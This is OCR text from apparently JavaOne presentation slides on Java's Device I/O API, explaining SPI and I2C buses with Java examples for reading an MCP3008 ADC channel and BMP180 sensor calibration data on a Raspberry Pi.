  - 4 (MISO – Master In Slave Out, MOSI – Master Out Slave In, SCK/SCLK – Clock, CS/SS/CE0 – Slave Select)
  - 2 wires for VCC (Voltage) and GND (Ground)

jdk.dio.spibus.SPIDevice

Key configuration details

- Device number
- Chip select address (device address)
- Chip select active level
  - High, low, not controlled
- Clock mode – see javadocs for explanation
- Word length
- Bit ordering

- Represents an SPI slave device
- Provides methods to write, read and writeAndRead to/from the slave device
  - write(); read(); != writeAndRead();
- Allows you to surround a series of writes and reads with begin(), end() to keep slave select line active
- Uses java.nio.ByteBuffer in API calls

jdk.dio.spibus.SPIDevice

```
SPIDeviceConfig config =
              new SPIDeviceConfig(DeviceConfig.DEFAULT,          // Device Number
                                                 0,              // SS connected to CE0
                                                 500000,         // clock frequency
                                                 SPIDeviceConfig.CS_ACTIVE_LOW,
                                                 8,              // 8-bit words
                                                 Device.BIG_ENDIAN);
 . . .
SPIDevice spiDevice = DeviceManager.open(config);
 . . .
```

MCP3008 Example

```
public int readChannel(int c) {
        ByteBuffer out = ByteBuffer.allocate(3);
        ByteBuffer in = ByteBuffer.allocate(3);
        out.put((byte)0x01);                                // start bit
        out.put((byte)(((c | 0x08) & 0x0f) << 4));          // single-ended, channel c
        out.put((byte)0);                                   // padding
        out.flip();     // important!!! reset or flip buffer to start sending from

                        // the beginning
        . . .
            spiDevice.writeAndRead(out, in);
        . . .
        int high = (int)(0x0003 & in.get(1));    // first byte is padding, 10-bit result is
        int low = (int)(0x00ff & in.get(2));     // contained in bit 1-0 of second byte and
                                                 // all eight bits of third byte
        return (high << 8) + low;
    }
```

JavaOne ORACLE

A Closer Look . . .


I²C


Inter-Integrated Circuit

Samples. . .

I²C

Inter-Integrated Circuit





From left to right on the LCD are SCL (I2C Clock), SDA (I2C Data), VCC (+5v) and GND.

I^2C

- Inter-Integrated Circuit
- Multi-master/multi-slave bus
  – Device I/O supports only slave devices
  – One master is assumed
- Serial, half-duplex because of the protocol and 4 or 5 wires:
    - 2 wires (SLC – I2C Clock, SDA – I2C Data)
    - 2 wires for VCC (Voltage) and GND (Ground)
    - 1 optional – RESET wire
- One line for data, one for clock, no separate address lines

jdk.dio.i2cbus.I2CDevice

Key configuration details

- Controller number
- Slave address
- Address size
- Clock frequency

- Represents a I2C slave device
- Provides methods to read, write from/to slave device
- Allows you to surround a series of related writes and reads with begin(), end()
- Uses java.nio.ByteBuffer in API calls

jdk.dio.i2cbus.I2CDevice


BMP160 Example

```
I2CDeviceConfig config =
                new I2CDeviceConfig(1,              // i2c bus number (raspberry pi)
                                          0x77,     // i2c slave address (BMP180 press/temp sensor)
                                          7,        // address size in bits
                                          3400000   // 3.4MHz clock frequency
                                          );

        . . .
I2CDevice i2cSlave = DeviceManager.open(config);
        . . .
// read calibration data
ByteBuffer dst = ByteBuffer.allocate(22);            // 22 = size (bytes) of calibration data

int bytesRead = i2cSlave.read(0xAA,                   // EEPROM start address
                              1,                      // size (bytes) of subaddress
                              dst);
```


More Info DIO

- Device I/O OpenJDK Project page
  - http://openjdk.java.net/projects/dio/
- Device I/O mailing list
  - http://mail.openjdk.java.net/mailman/listinfo/dio-dev
- Device I/O Wiki
  - https://wiki.openjdk.java.net/display/dio/Main
- Device I/O mercurial repo
  - http://hg.openjdk.java.net/dio/dev


Oracle IoT Cloud Connection




Oracle IoT Cloud Connection



